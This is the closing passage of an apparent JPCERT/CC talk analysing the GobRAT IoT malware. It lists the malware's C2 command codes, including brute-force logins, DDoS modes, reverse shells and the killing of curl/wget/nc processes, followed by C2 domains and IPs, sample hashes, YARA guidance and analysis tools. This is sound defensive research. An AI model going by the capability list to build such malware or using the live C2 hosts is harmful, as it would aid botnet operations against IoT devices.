0x17	Set new communication channel for TCP	☑
0x18	Execute SOCKS5 proxy server with specified port, password and cipher	☑
0x19	Execute SOCKS5 proxy server with specified port	☑
0x1a	New communication channel setting for UDP	☑
0x1b	Execute frpc after executing SOCKS5 proxy on port 5555	☑
0x1f	Check for the existence of the specified file	☑
0x25	Login attempts for SSH, telenet, redis, mysql, postgres	☐
0x27	Configuration of specified goroutine	☐
0x2a	Scan to HTTP/HTTPS service of specified URL	☐
0x2D	Dictionary attack to HTTP/HTTPS service of specified IP by use of basic and digest authentication	☐
0x30	C2 configuration related	☐
0x31	DDoS attacks on SYN, TCP, UDP, HTTP, ICMP, SSL, DNS, SOCKSTRESS	☐
0x34	Get process information and Kill wget, curl, nc, ftp, tftp, ftpget and tftpget processes	☐
0x35	Stop routine for command 0x34	☐
0x36	ICMP/TCP scan for internal network	☐
0x39	Scan for loging SSH, telenet, redis, mysql, postgres and login attempts (using cuckoo filter)	☐
0x3A	Add parameter on json data held in malware	☐
0x3B	Reverse shell-related settings	☐
0x3F	Check reverse shell status.	☐
0x40	Execute shell commands in a reverse shell	☐
0x41	Execute shell commands in a reverse shell	☐

Countermeasure

IoCs

Yara

IoCs

C2 domain

su.vealcat[.]com
ktlvz.dnsfailover[.]net
wpksi.mefound[.]com

GobLoader Script

060acb2a5df6560acab9989d6f019fb311d88d5511f3eda0effcbd9fc6bd12bb
feaef47defd8b4988e09c8b11967e20211b54e16e6df488780e2490d7c7fa02a
3e44c807a25a56f4068b5b8186eee5002eed6f26d665a8b791c472ad154585d1
60bcd645450e4c846238cf0e7226dc40c84c96eba99f6b2cffcd0ab4a391c8b3

GobRAT version 1.0

a8b914df166fd0c94106f004e8ca0ca80a36c6f2623f87a4e9afe7d86b5b2e3a
aeed77896de38802b85a19bfcb8f2a1d567538ddc1b045bcdb29cb9e05919b60
6748c22d76b8803e2deb3dad1e1fa7a8d8ff1e968eb340311fd82ea5d7277019
e133e05d6941ef1c2e3281f1abb837c3e152fdeaffefde84ffe25338fe02c56d
43dc911a2e396791dc5a0f8996ae77ac527add02118adf66ac5c56291269527e
af0292e4de92032ede613dc69373de7f5a182d9cbba1ed49f589ef484ad1ee3e
2c1566a2e03c63b67fbdd80b4a67535e9ed969ea3e3013f0ba503cfa58e287e3
98c05ae70e69e3585fc026e67b356421f0b3d6ab45b45e8cc5eb35f16fef130c
300a92a67940cfafeed1cf1c0af25f4869598ae58e615ecc559434111ab717cd
a363dea1efda1991d6c10cc637e3ab7d8e4af4bd2d3938036f03633a2cb20e88
0c280f0b7c16c0d299e306d2c97b0bff3015352d2b3299cf485de189782a4e25
f962b594a847f47473488a2b860094da45190738f2825d82afc308b2a250b5fb
4ceb27da700807be6aa3221022ef59ce6e9f1cda52838ae716746c1bbdee7c3d
3e1a03f1dd10c3e050b5f455f37e946c214762ed9516996418d34a246daed521
3bee59d74c24ef33351dc31ba697b99d41c8898685d143cd48bccdff707547c0
c71ff7514c8b7c448a8c1982308aaffed94f435a65c9fdc8f0249a13095f665e
c0c6b1d11b9f196b37b72427c0898ce92469695ae0dec89e0af9c9fdda737311
d0925aceba6d7c7ba7ba5cc074baaf8a4f5ea521bea606c6849576eebd2f631e
de8a2f5eacdacda18ad990638aad4d563faade3525816fb784ce476fefe822b0

GobRAT version 2.0.6.6

dc46321eff03eb728cedc62c4af986c83d39de8f461414445977a6edf19b68b7
f15f288fc031429885b8d166e726bd77a05f9d6a207299531f81c286a840d4cb
4aa2c248cbd4670119200134e0b49a2e3f4bbea974c3ac93d4b2db6bdadf6dc3
2635c0bd65c5af21b6981c1b5a74b63eeac8a0254bc6982b53e57a119164eee9
3b9a102777902def740fba2f34ad637a7515d4c22a4610b2b9bf16cee2d347a2
98080df79b2803b9fd3e5a08b12db753041431e9377ad127842463dfa2973e04
5cb1bbcf5e799aedb3c661ee87ba8888aaa16675b7bbbfa7e1df37cf4ad732c6
3ce403b7887a1838af7aa591de07ee28866f18f4c085818caf058609a5dab3f5
92f6f761e5be9b792c89475e9e8ea6b6e8b3d820e9fd7b596712a735a223257b
0cb0f79ddde1ebbf62df4e8ecb9b416ec666ec35772b5762a840785eb70f0044
8d1393fe9d066e8ebc8910effa4b120c10a7791e67233467192c509d8a5a107c
48c94d2bf5caa0254f9dcf3b552b48abff44b2a0466b0a7346a081d9509b16d8

GobRAT version 2.0.7.3

19566c549d87917b42002665883ece36699132fd8f0c62316b11e134d6dbb8ea
a339b233888f48ee74d6b5da0e11289acad4a92d8a44023b0392c9d93c0cc579
36a59d2a8df7eb3778f3b84888c9bc84d6c028d2febce328229cc0dc3d524882
46f057d7dc9727875598b920e31c025927206a2feb865174aef310e7f544ab72
dc916b88ff6968753d2ec7ec42303ab82255a481ae95ebf5fdc3322f330b37b8
fa8aefa5c153642a249bec3abf874ca1dcea11824061240007d30a201ee6c9c0
4b729968321e5471e058c89209a48e4e5cd7a5f5867299489031d1cfa3b2de99
1f70d3a43e4592a0d4d734ec050d6cd0f977f382203e7812f1f5b8c080577148

frpc on GobRAT C2 Server

a6d184715cbb596edac024089ae493785ba3c4519b493946c8f850b4bd08836c
676cf55076127dab1403c3322d38bf72b62f8aaff25534e5af7b02fc1474a9c0
141bc0c7413665970cc33ba7b31f8e2ab0d1f9fb0363478aa6d3fd444e6745a4

IoCs C2 Scan Result

main GobRAT-Analysis-Private / IoC_C2Scan / ioc_c2.csv

masubuchi first commit

Preview Code Blame 10 lines (10 loc) · 445 Bytes Your organization can

Search this file

	c2_ip	first_seen	last_seen	protocol	port	gobrat_distribution
2	38.54.84.238	202307	202311	unique	80	enable
3	38.54.85.246	202307	202311	unique	80	enable
4	38.54.111.251	202307	202311	unique	80	enable
5	38.60.221.39	202307	202311	unique	80	-

main GobRAT-Analysis-Private / IoC_C2Scan / 202311.csv

masubuchi first commit

Preview Code Blame 10 lines (9 loc) · 491 Bytes Your organization can pay for GitHub Copilot


Search this file

	c2_ip	c2_port	c2_protocol	gobrat_distribution	distribution_port	distribution_version
2	38.54.84.238	80	gob_based_unique	enable	58888	2.0.7.3
3	38.54.85.246	80	gob_based_unique	enable	58888	2.0.6.6
4	38.54.111.251	80	gob_based_unique	enable	58888	2.0.7.3
5	38.60.221.39	80	gob_based_unique	disable	-	-
6	38.60.221.63	80	gob_based_unique	disable	-	-

https://github.com/JPCERTCC/GobRAT-Analysis/blob/main/IoC_C2Scan/

Yara Rule


Since the characteristic directory (**aaa.com/bbb/meXXX**) structure by the attacker is confirmed, you can create Yara based on these functions.



Especially when creating YARA rules in go language, you need to be careful not to include libraries in the target function.


Automatic creation of yara rules for GobRAT

IDA Plugin that automatically creates Yara rules for functions focusing on directory structure names, a feature of GobRAT




Yara Rule

Publish Yara rules for all architectures supported by GobRAT



All Tools and Scan Result


README.md

GobRAT-Analysis

This repository publishes analysis reports and analysis tools for GobRAT

IoC_C2Scan

IoC in CSV format with C2 scan over a long period of time

C2EmulationTool

C2 emulation tool written by golang that supports analysis of GobRAT malware. For more information, see https://github.com/JPCERTCC/GobRAT-Analysis-Private/tree/main/C2EmulationTool

DecryptTool

IDA Python tool to decrypt GobRAT strings for x86-64

YaraGenerateTool

- C2 Scan Result
- C2 Emulation Tool
- Decrypt Tool
- Auto creation Yara Tool
- Yara Rule
- Information

https://github.com/JPCERTCC/GobRAT-Analysis

Takeaways

Understand incident cases of attacks using GobRAT

Detailed analysis results of GobRAT

Case study of how to hunt IoT Malware C2

Thank you!

@jpcert_en ir-info@jpcert.or.jp
PGP https://www.jpcert.or.jp/english/pgp/